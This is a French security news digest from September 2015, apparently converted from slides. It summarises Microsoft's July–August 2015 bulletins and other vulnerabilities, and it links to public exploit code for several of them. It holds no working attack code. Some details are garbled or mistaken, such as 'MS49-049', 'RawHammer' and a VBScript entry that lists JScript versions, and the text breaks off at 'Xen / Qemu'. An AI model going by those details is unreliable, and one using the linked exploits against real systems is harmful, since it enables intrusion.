

Revue d'actualité

08/09/2015

Préparée par

*Arnaud SOULLIE @arnaudsoullie
Vladimir KOLLA @mynameisv_*

MS15-058 Vulnérabilités dans SQL Serveur (3 CVE) [Exploitabilité 2]

- Affecte:
 - SQL Serveur 2008, 2012 et 2014
 - Bulletin de juin non publié
- Exploit:
 - Élévation de privilèges pour un utilisateur authentifié
 - Exécutions de code nécessitant qu'un utilisateur à privilèges élevés exécute des requêtes SQL spécialement formaté
- Crédits:
 - ? (CVE-2015-1761, CVE-2015-1762, CVE-2015-1763)

MS15-066 Vulnérabilités dans VBScript (1 CVE) [Exploitabilité 1]

- Affecte:
 - JScript 5.6, 5.7 et 5.8 (Windows Vista, 2003, 2008, 2008 Core)
 - Remplace MS15-019
- Exploit:
 - Exécution de code à l'affichage d'une page web contenant un ActiveX
- Crédits:
 - Bo Qu de Palo Alto Networks (CVE-2015-2372)



MS15-065 Vulnérabilités dans Internet Explorer (29 CVE)

[Exploitabilité 0]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
- Exploite:
 - 19 x Corruptions de mémoire aboutissant à une exécution de code
 - Dont CVE-2015-2425 découverte dans les documents de la fuite d'**Hacking Team**
 - 1 x Corruptions de mémoire dans un script VBScript aboutissant à une exécution de code
 - 1 x Corruptions de mémoire depuis Jscript9/Chakra (Moteur Javascript d'IE9)
 - 6 x Contournement ASLR (fuite d'information)
 - 1 x Contournement du filtrage anti XSS
 - 1 x Élévation de privilèges

Crédits:

4cbad7dc77d1a1af7d66b5ded6cd92a5 par ZDI (CVE-2015-2404)
A3F2160DCA1BDE70DA1D99ED267D5DC1EC336192 par ZDI (CVE-2015-2397)
AA32AF9897C15779037CD4FC1C1C13D7 par ZDI (CVE-2015-2397)
Angelo Prado directeur sécurité chez Salesforce (CVE-2015-2414)
Anonymous par ZDI (CVE-2015-1767)
Ashutosh Mehra par ZDI (CVE-2015-2402, CVE-2015-2412)
B6BEB4D5E828CF0CCB47BB24AAC22515 par ZDI (CVE-2015-2388, CVE-2015-2406)
Bill Finlayson Vectra Networks (CVE-2015-2425)
Bo Qu de Palo Alto Networks (CVE-2015-2422)
ca0nguyen par ZDI (CVE-2015-2403)
Dhanesh Kizhakkinan de FireEye Inc. (CVE-2015-2425)
Huang de Baidu Scloud XTeam par ZDI (CVE-2015-2408)



Jack Tang de Trend Micro Inc. (CVE-2015-2391)
JaeHun Jeong (@n3sk) WINS/WSEC (CVE-2015-1733)
JeongHoon Shin (CVE-2015-2411)
Jihui Lu de KeenTeam (@K33nTeam) (CVE-2015-2383)
Li Kemeng de Baidu Anti-virus Team (CVE-2015-1738)
Qihoo 360 Vulcan Team
Linan Hao (CVE-2015-2389, CVE-2015-2390)
Liu Long (CVE-2015-2383, CVE-2015-2384, CVE-2015-2385)
Mario Heiderich (CVE-2015-2398)
Mashiro YAMADA (CVE-2015-1729)
Peter Pi de TrendMicro (CVE-2015-2425)
Sky par ZDI (CVE-2015-2383)
Un employé de Google (???) (CVE-2015-2410)
Zheng Huang de the Baidu Scloud XTeam par ZDI (CVE-2015-1767)

MS15-067 Vulnérabilités dans RDP (1 CVE) [Exploitabilité 3]

- Affecte:
 - RDP 8.0, c'est à dire Windows 7, 8, 2012 et 2012 Core
 - Remplace MS15-030
- Exploit:
 - Exécutions de code à distance sans authentification, si RDP est en écoute
 - Pas de code d'exploitation public (pour l'instant)
- Crédits:
 - ? (CVE-2015-2373)



MS15-068 Évasion de la VM depuis Hyper-V (2 CVE) [Exploitabilité 2]

- Affecte:
 - Hyper-V toutes versions supportées (Windows Server 2008, 2008 R2, 8, 8.1, 2012, 2012 R2 et Core)
- Exploit:
 - 2 x Évasions de la machine virtuelle et exécution de code sur l'hyperviseur depuis un compte authentifié et à privilèges
- Crédits:
 - Thomas Garnier de Microsoft (CVE-2015-2361, CVE-2015-2362) 
■ Premier crédit pour un ingénieur interne 



Failles / Bulletins / Advisories

Microsoft - Avis Juillet 2015

MS15-069 Préchargement de DLL (2 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
- Exploite:
 - DLL préloading et exécutions de code par le chargement d'une DLL à l'ouverture d'un fichier RTF
- Crédits:
 - Ashutosh Mehra par ZDI (CVE-2015-2368)
 - Haifei Li de l'équipe IPS de McAfee (CVE-2015-2369)



MS15-070 Vulnérabilités dans Office (8 CVE) [Exploitabilité 1]

- Affecte:
 - Microsoft Office toutes versions supportées (Windows et Mac)
 - Microsoft SharePoint 2007, 2010 et 2013
 - Remplace MS13-084, MS15-022 et MS15-033
- Exploite:
 - 6 x Corruptions de mémoire aboutissant à une exécution de code à l'ouverture d'un fichier Office
 - CVE-2015-2424 utilisée dans la nature par les Russes d'APT28, avec un marqueur amusant "t00tt00t" ("ici ici")
 - <http://www.isightpartners.com/2015/07/microsoft-office-zero-day-cve-2015-2424-leveraged-by-tsar-team/>
 - 1 x Contournement ASLR
- Crédits:
 - 3S Labs par ZDI (CVE-2015-2375, CVE-2015-2376 et CVE-2015-2377)
 - Edward Fjellskål de Telenor CERT (CVE-2015-2424)
 - Jack Tang de Trend Micro (CVE-2015-2415)
 - M1x7e1(ShiXiaoLei) de SafeyeTeam (CVE-2015-2378)
 - Steven Vittitoe de Google Project Zero (CVE-2015-2379, CVE-2015-2380)
 - The Labs Team de iSIGHT Partners (CVE-2015-2424)

MS15-071 Élévation de privilèges depuis NetLogon (1 CVE) [Exploitabilité 3]

- Affecte:
 - Windows Serveur toutes versions supportées (utilisés comme DC)
- Exploit:
 - Élévation de privilèges en se faisant passer pour un DC de backup vis à vis d'un PDC (récupération d'identifiants et secrets)
- Crédits:
 - ? (CVE-2015-2374)

MS15-072 Vulnérabilités dans GDI (1 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Remplace MS15-035
- Exploit:
 - Élévation de privilèges lors du traitement d'une conversion de bitmap en mémoire (ne concerne pas le format de fichier BMP, tout du moins pas directement)
- Crédits:
 - Nicolas Joly @n_joly (CVE-2015-2364)  


MS15-073 Vulnérabilités noyau Win32k.sys (6 CVE) [Exploitabilité 2]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Remplace MS15-061
- Exploit:
 - 3 x Élévations de privilèges locales
 - 3 x Fuites d'information sur la mémoire (contournement d'ASLR)
- Crédits:
 - enSilo (CVE-2015-2363)
 - Matt Tait de Google Project Zero (CVE-2015-2381, CVE-2015-2382)
 - Nils Sommer de bytegeist par Google Project Zero (CVE-2015-2365, CVE-2015-2366)
 - Peng Qiu de 360Vulcan Team (CVE-2015-2363)

MS15-074 Vulnérabilités dans Windows Installer (1 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Remplace MS49-049
- Exploit:
 - Élévation de privilèges locale grâce à un .MSI légitime (signé) et vulnérable dont on remplacera le script d'actions personnalisées
- Crédits:
 - Mariusz Mlynski par ZDI (CVE-2015-2371)

MS15-075 Vulnérabilités dans Windows OLE (2 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Remplace MS13-070
- Exploit:
 - Élévation de privilèges depuis OLE (Object Linking & Embedding), peut être appelé depuis Internet Explorer
- Crédits:
 - Nicolas Joly @n_joly (CVE-2015-2416, CVE-2015-2417) 

MS15-076 Vulnérabilités dans les RPC (1 CVE) [Exploitabilité 2]

- Affecte:
 - Windows (toutes versions supportées)
 - Remplace MS15-055
- Exploit:
 - Élévation de privilèges en redirigeant une authentification COM vers un port TCP maîtrisé par l'attaquant (récupération du token) ou vers un RPC local
 - Code d'exploitation :
 - <https://code.google.com/p/google-security-research/issues/detail?id=325>
- Crédits:
 - James Forshaw of Google Project Zero (CVE-2015-2370)

MS15-077 Vulnérabilités dans Adobe Font Driver / atmfd.dll (1 CVE) [Exploitabilité 0]

- Affecte:
 - Windows (toutes versions supportées)
 - Remplace MS15-021
- Exploit:
 - Exécutions de code en ring 0 lors du traitement d'une police de caractères (kernel pool overflow)
 - Découvert dans les documents de la fuite d'Hacking Team et analysé par 360Vulcan
<https://translate.google.com/translate?sl=auto&tl=en&js=y&prev=t&hl=en&ie=UTF-8&u=http%3A%2F%2Fblogs.360.cn%2Fblog%2Fhacking-team-part5-atmfd-0day-2%2F&edit-text=>
- Crédits:
 - Google Project Zero and Morgan Marquis-Boire (CVE-2015-2387)

Failles / Bulletins / Advisories

Microsoft - Avis Juillet 2015

- Publication hors bande -

MS15-078 Vulnérabilités dans Adobe Font Driver / atmfed.dll (1 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Pas de correctif pour Windows 2003 car plus supporté 🙄
- Exploit:
 - Exécutions de code en ring 0 lors du traitement d'une police de caractères OpenType
 - Découverte d'un code d'exploitation dans la nature
 - 01/07 Publication d'un avertissement par Google Zero avec un délai de 7 jours avant publication complète
 - 08/07 Publication complète de l'exploit :
 - <https://code.google.com/p/google-security-research/issues/detail?id=473&can=1&sort=-id>
-> code d'exploitation sans correctif pour Windows 2003
 - 14/07 Publication du bulletin de juillet sans MS15-078
 - 20/07 Publication du correctif par MS15-078
- Crédits:
 - CVE-2015-2426
 - Mateusz Jurczyk de Google Project Zero
 - Genwei Jiang de FireEye, Inc.
 - Moony Li de TrendMicro Company



MS15-079 Vulnérabilités dans Internet Explorer (13 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Remplace MS15-065
- Exploit:
 - 10 x Corruptions de mémoire aboutissant à une exécution de code
 - 2 x Contournement ASLR (fuite d'information)
 - 1 x Fuite d'information
- Crédits:
 - Linan Hao (CVE-2015-2442)
 - Anonymous par ZDI (CVE-2015-2443)
 - Moritz Jodeit de Blue Frost Security (CVE-2015-2444)
 - Jack Tang de Trend Micro (CVE-2015-2445)
 - Heige (a.k.a. SuperHei) from Knownsec 404 Security Team (CVE-2015-2446)
 - sweetchip@GRAYHASH (CVE-2015-2447)
 - Anonymous par ZDI (CVE-2015-2448)
 - Linan Hao (CVE-2015-2449)
 - 0016EECD9D7159A949DAD3BC17E0A939 par ZDI (CVE-2015-2450, CVE-2015-2451, CVE-2015-2452)

MS15-080 Vulnérabilités dans GDI et Adobe Font Driver / atmfd.dll (16 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Remplace MS15-078
- Exploit:
 - 6 x Exécutions de code lors du traitement d'une police de caractères OpenType
 - 5 x Exécutions de code lors du traitement d'une police de caractères TrueType
 - 1 x Exécutions de code lors du traitement d'un objet graphique Office (OGL)
 - 1 x Contournement de Kernel ASLR
 - 1 x Elévation de privilèges lors de la fermeture d'une sessions par le process CSRSS
 - 1 x Elévation de privilèges en contournant une mesure de sécurité du kernel
 - 1 x Elévation de privilèges en contournant une mesure de sécurité du shell windows
- Crédits:
 - Google Project Zero
 - Mateusz Jurczyk (CVE-2015-2456, CVE-2015-2458, CVE-2015-2459, CVE-2015-2460, CVE-2015-2461, CVE-2015-2462, CVE-2015-2463, CVE-2015-2464)
 - Steven Vittitoe (CVE-2015-2431)
 - Mateusz Jurczyk de Google Inc. (CVE-2015-2432)
 - Matt Tait de Google Inc. (CVE-2015-2433)
 - KeenTeam's Jihui Lu et Peter Hlavaty par ZDI (CVE-2015-2435)
 - Liang Yin de Tencent PC Manager (CVE-2015-2453)
 - Ashutosh Mehra par ZDI (CVE-2015-2454)
 - Mateusz Jurczyk de Google Project Zero (CVE-2015-2455)
 - KeenTeam's Jihui Lu et Peter Hlavaty par ZDI (CVE-2015-2455)

MS15-081 Vulnérabilités dans Office (8 CVE) [Exploitabilité 1]

- Affecte:
 - Microsoft Office toutes versions supportées (Windows et Mac)
 - Microsoft SharePoint 2007, 2010 et 2013
 - Remplace MS12-046 MS15-046 MS13-072 MS15-070 MS13-044 MS11-089
- Exploit:
 - 7 x Corruptions de mémoire aboutissant à une exécution de code à l'ouverture d'un fichier Office
 - 1 x Fuite d'information (liée à la fuite d'information d'Internet Explorer)
- Crédits:
 - Fortinet's FortiGuard Labs (CVE-2015-1642)
 - Yong Chuan Koh (@yongchuank) de MWR Labs (@mwrlabs) (CVE-2015-1642)
 - s3tm3m@gmail.com de VeriSign iDefense Labs (CVE-2015-1642)
 - Steven Vittitoe de Google Project Zero (CVE-2015-2467, CVE-2015-2468, CVE-2015-2469, CVE-2015-2470, CVE-2015-2477)

MS15-082 Vulnérabilités dans RDP (2 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Remplace MS13-029 MS15-069
- Exploit:
 - Contournement de l'authentification par certificat et impersonnification
 - Chargement d'une DLL en réussissant à faire ouvrir à un utilisateur un fichier .RDP l'accompagnant
- Crédits:
 - ? (CVE-2015-2472, CVE-2015-2473)

MS15-083 Vulnérabilités dans SMB (1 CVE) [Exploitabilité 2]

- Affecte:
 - Windows Vista, Windows Serveur 2008, 2008 R2 et 2008 Core
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Remplace MS10-012
- Exploit:
 - Exécutions de code à distance lors du traitement de message de log spécialement formaté
- Crédits:
 - ? (CVE-2015-2474)

MS15-084 Vulnérabilités dans MSXML (3 CVE) [Exploitabilité 3]

- Affecte:
 - Windows (toutes versions supportées)
 - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
 - Remplace MS15-039 MS14-033 MS13-002
- Exploit:
 - 2 x Utilisation de SSLv2 !!?
 - Contournement d'ASLR
- Crédits:
 - ? (CVE-2015-2434, CVE-2015-2471)
 - Ucha Gobejishvili par ZDI (CVE-2015-2440)

Failles / Bulletins / Advisories

Microsoft - Avis Aout 2015

MS15-085 Vulnérabilités dans le Montage de périphérique USB (1 CVE) [Exploitabilité 0]

- Affecte:
 - Windows (toutes versions supportées)
 - Remplace MS15-038 MS15-076 MS15-025 MS15-052
- Exploit:
 - Exécutions de code à l'insertion d'une clef USB (à partir de liens symboliques)
 - Code CVE dans le correctif :-)
 - Pour alerter d'une tentative d'exploitation dans les événements système (event log)
https://twitter.com/Laughing_Mantis/status/631189130643312640
- Crédits:
 - ? (CVE-2015-1769)

MS15-086 Vulnérabilités dans System Center (1 CVE) [Exploitabilité 2]

- Affecte:
 - System Center 2012 et 2012 R2
- Exploit:
 - XSS dans la console Web du System Center Operations Manager Web Console
 - Orchestrateur de Microsoft
- Crédits:
 - ? (CVE-2015-2420)

MS15-087 Vulnérabilités dans UDDI et BizTalk (1 CVE) [Exploitabilité 2]

- Affecte:
 - Windows Serveur 2008
 - Microsoft BizTalk Serveur 2010, 2013 et 2013 R2
- Exploit:
 - XSS dans Universal Description, Discovery and Integration (UDDI) et BizTalk
 - Problème de nettoyage du paramètre de recherche dans une FRAME
- Crédits:
 - François-Xavier Stellamans de NCI Agency - Cyber Security / NCIRC (CVE-2015-2475)

MS15-088 Vulnérabilités dans Windows (1 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Remplace MS15-020
- Exploit:
 - Problème de traitement de la ligne de commande et fuite d'information (lié à MS15-079 et MS15-081)
- Crédits:
 - ? (CVE-2015-2423)

MS15-089 Vulnérabilités dans WebDav (1 CVE) [Exploitabilité 3]

- Affecte:
 - Windows (toutes versions supportées)
- Exploit:
 - Utilisation de SSLv2 dans WebDav
- Crédits:
 - ? (CVE-2015-2476)

MS15-090 Vulnérabilités dans Windows (3 CVE) [Exploitabilité 1]

- Affecte:
 - Windows (toutes versions supportées)
 - Remplace MS15-038 MS15-025 MS15-076 MS15-052
- Exploit:
 - Élévation de privilèges à partir du registre, du système de fichier et du manager d'objets
- Crédits:
 - ? (CVE-2015-2428)
 - Ashutosh Mehra par ZDI (CVE-2015-2429, CVE-2015-2430)

MS15-091 Vulnérabilités dans Edge (Remplaçant d'Internet Explorer) (4 CVE) [Exploitabilité 1]

- Affecte:
 - Windows 10 uniquement
- Exploit:
 - 3 x Corruptions de mémoire aboutissant à une exécution de code
 - 1 x Contournement ASLR (fuite d'information)
- Crédits:
 - ? (CVE-2015-2442, CVE-2015-2446, CVE-2015-2449)
 - Liu Long de Qihoo 360 (CVE-2015-2341)

Failles / Bulletins / Advisories

Microsoft - Avis Aout 2015

MS15-092 Vulnérabilités dans .NET (1 CVE) [Exploitabilité 3]

- Affecte:
 - Windows (toutes versions supportées)
- Exploit:
 - 3 x élévation de privilèges du fait de mauvaises optimisations du compilateur RyuJIT
- Crédits:
 - ? (CVE-2015-2480, CVE-2015-2481)
 - Nick Craver & Marc Gravell de Stack Overflow (CVE-2015-2479)

- Publication hors bande -

MS15-093 Vulnérabilités dans Internet Explorer (1 CVE) [Exploitabilité 3]

- Affecte:
 - Internet Explorer (toutes versions supportées)
- Exploit:
 - Corruptions de mémoire aboutissant à une exécution de code
- Crédits:
 - Clément Lecigne de Google Inc. en Suisse (CVE-2015-2502)



Failles / Bulletins / Advisories

Microsoft - Avis Juin 2015

MSRC's TOP 100

<https://twitter.com/tiraniddo/status/629014435898617856/photo/1>

Microsoft

MSRC Top 100

1. James Forshaw

2. Tombkeeper

3. Brian Gorenc

4. AbdulAziz Hariri

5. Simon Zuckerbraun

6. Zhang Yunhai

7. van Fratric

8. Fermin J. Serna

9. Bo Qu

10. Mateusz Jurczyk

11. ZDI-Disclosures

12. Exploitsky

13. Liu Long

14. Romi Swami

15. SkyLined

16. Jose Antonio Vazquez Gonzalez

17. Richard Shupak

18. Yuki Chen

19. Zhibin Hu

20. Omair

21. US-CERT

22. Michael Zhang

23. Atte Kattunen

24. Scott Bell

25. Yujie Wen

26. Sergey Markov

27. Chris Evans

28. NSFocus Security Team

29. Adi Ivascu

30. Stephen Fewer

31. Ben Hawkes

32. ADLab

33. Mario Heiderich

34. MJB

35. Jack Tang

36. Andy Davis

37. Gynvael Coldwind

38. Sky

39. Anway

40. IDefense

41. Lu - KeenTeam

42. Renguang Yuan

43. Will Dorman

44. Ashutosh Mehra

45. Masato Kinugawa

46. Yichong Lin

47. Stephen Sciafani

48. Shahmeer Baloch

49. Ling Chuan Lee

50. Timur Yunusov

Microsoft Programs

Microsoft Advanced Threat Analytics

Behavioral Analytics

Known Malicious Attack/Security Issue Detection

Advanced Threat Analytics



secure@microsoft.com

Failles / Bulletins / Advisories

Microsoft - Avis Juin 2015

Mise à jour pour Windows XP Embedded POSReady

- Encore et toujours sans documenter dans les bulletins...



2755801 Mise à jour de Flash Player

- V45.0 Nouvelle mise à jour de Flash Player, dont Windows 10

3057154 Durcissement des configurations utilisant encore DES

- V1.0 Désactivation de DES pour les comptes par défaut dont krbtgt

3074162 Élévation de privilèges dans "Microsoft Malicious Software Removal Tool" / MSRT

- V1.0 Correction d'une "race condition" dans le répertoire temporaire global utilisé pour ses propres DLL avant de les charger
 - Découvert par James Forshaw de Google Project Zero (CVE-2015-2418)
 - Code d'exploitation

<https://code.google.com/p/google-security-research/issues/detail?id=440>

Failles / Bulletins / Advisories


Microsoft - Autre

Windows 2003 R2 c'est fini, fin du support !

<https://support.microsoft.com/en-us/lifecycle?p1=3198>

IIS 6.0 aussi, fin du support et pourtant...

<https://www.shodan.io/report/XbQ5YcCm>



Failles / Bulletins / Advisories

Microsoft - Autre

Windows 10 est là !

- Avec sa collection de mouchards, comme les autres (Apple et Google) en pire
 - Mais en laissant la possibilité de les désactiver
<http://www.clubic.com/windows-os/windows-10/article-775368-1-windows-10-recuperer-espace-disque-installation.html>
<https://korben.info/windows-10-est-il-un-systeme-dexploitation-diabolique.html>
 - Les requêtes DNS sont envoyées sur toutes les interfaces
<https://medium.com/@ValdikSS/beware-of-windows-10-dns-resolver-and-dns-leaks-5bc5bfb4e3f1>
- La licence est un troll à elle seule
 - <<d'empêcher votre utilisation de jeux contrefaits ou de terminaux non autorisés>>
<http://www.journaldugamer.com/2015/08/17/windows-10-le-droit-scanner-votre-ordinateur-bloquer-jeux-pirates/>
- La Suisse pourrait en interdire la vente
 - Si le Préposé fédéral à la protection des données écoute le Parti Pirate
<http://www.tdg.ch/high-tech/Windows-10-Berne-somme-de-proteger-la-sphere-privee-/story/25432634>
- Windows 10 Home : \$119.99 ou 134,90€ !!? (constat au 2 août 2015)
<http://www.amazon.com/Microsoft-Windows-Home-Flash-Drive/dp/B01019T6O0/>
http://www.amazon.fr/Microsoft-KW9-00239-Windows-Famille-FPP/dp/B011EC2TOW/ref=sr_1_1?s=software&ie=UTF8&qid=1437120369&sr=1-1&keywords=%22Windows+10%22#productPromotions

Microsoft baisse (enfin) les bras, abandonne Silverlight et recommande HTML5

<http://www.developpez.com/actu/87264/Microsoft-encourage-l-abandon-de-Silverlight-pour-HTML5-la-technologie-ne-sera-pas-supportee-dans-le-navigateur-Edge/>

Failles / Bulletins / Advisories

Système (principales failles)

PHP File Manager

- 12 vulnérabilités
- Et une backdoor : un utilisateur nommé ****_DO_NOT_REMOVE_THIS_ENTRY_****!
<http://seclists.org/fulldisclosure/2015/Jul/117>

libuser, déni de service et élévation de privilèges

- Publié quelque minutes après la sortie du correctif, ce qui n'a pas forcément plu à tous
<http://seclists.org/oss-sec/2015/q3/185>

OpenSSH, brute force du mot de passe sans limite (si PAM activé)

<https://kingcope.wordpress.com/2015/07/16/openssh-keyboard-interactive-authentication-brute-force-vulnerability-maxauthtries-bypass/>

- Mais pas tout à fait
<http://bsdly.blogspot.fr/2015/07/the-openssh-bug-that-wasnt.html>

Popcorn Time, Exécution de code et prise de contrôle à distance

- Injection de Javascript du fait de requêtes de contenu JSON non chiffré et mal nettoyé
- Exécution de code depuis Javascript grâce au Framework utilisé : NodeJS
<https://blog.daknob.net/grab-some-popcorn-and-launch-popcorn-time/>
<https://github.com/DaKnOb/PopcornTimeExploits>

Failles / Bulletins / Advisories

Système (principales failles)

Bind, déni de service

<http://blog.erratasec.com/2015/07/a-quick-review-of-bind9-code.html>

<https://raw.githubusercontent.com/robertdavidgraham/cve-2015-5477/master/tkill.c>

PowerDNS

- Déni de service à l'envoi d'un paquet spécialement formaté / packet-of-death (CVE-2015-5230)

<http://seclists.org/bugtraq/2015/Sep/8>

Flash CVE-2015-5119

- Provenant de Hacking Team, vendue \$45k par un chercheur Russe indépendant
<http://arstechnica.com/security/2015/07/how-a-russian-hacker-made-45000-selling-a-zero-day-flash-exploit-to-hacking-team/>
- Rapidement utilisée dans les kit d'exploitation de criminels
<http://malware.dontneedcoffee.com/2015/07/hackingteam-flash-0d-cve-2015-xxxx-and.html>

Flash CVE-2015-5122

- Également en provenance de Hacking Team, du même chercheur mais donné gratuitement
- Détails de la vulnérabilité par 360Vulcan

https://translate.googleusercontent.com/translate_c?depth=1&hl=en&ie=UTF8&prev=t&rurl=translate.google.com&sl=auto&tl=en&u=

<http://blogs.360.cn/360safe/2015/07/11/hacking-team-part4-flash-2/&usg=ALkJrhjcvQLTyI2BayJfWIhMwKrs4y4CA>

Failles / Bulletins / Advisories

Matériel

100% des montres connectés sont vulnérables, selon HP

<http://www.linformaticien.com/actualites/id/37413/100-des-smartwatches-ont-des-vulnerabilites-selon-une-etude-hp.aspx>

Écoutez, moi
ma montre
connectée, elle
est sûre !



RawHammer exploitable depuis Javascript !!?

<http://arxiv.org/pdf/1507.06955v1.pdf>



Ping SMS

- Savoir si un Smartphone est connecté

<http://www.evilssocket.net/2015/07/27/how-to-use-old-gsm-protocolsencodings-know-if-a-user-is-online-on-the-gsm-network-aka-pingsms-2-0/>

Vulnérabilités dans les disques durs sans-fil Seagate

- Mots de passe codés en dur,

<http://www.kb.cert.org/vuls/id/903500>

Failles / Bulletins / Advisories

Système (principales failles)

Xen / Qemu

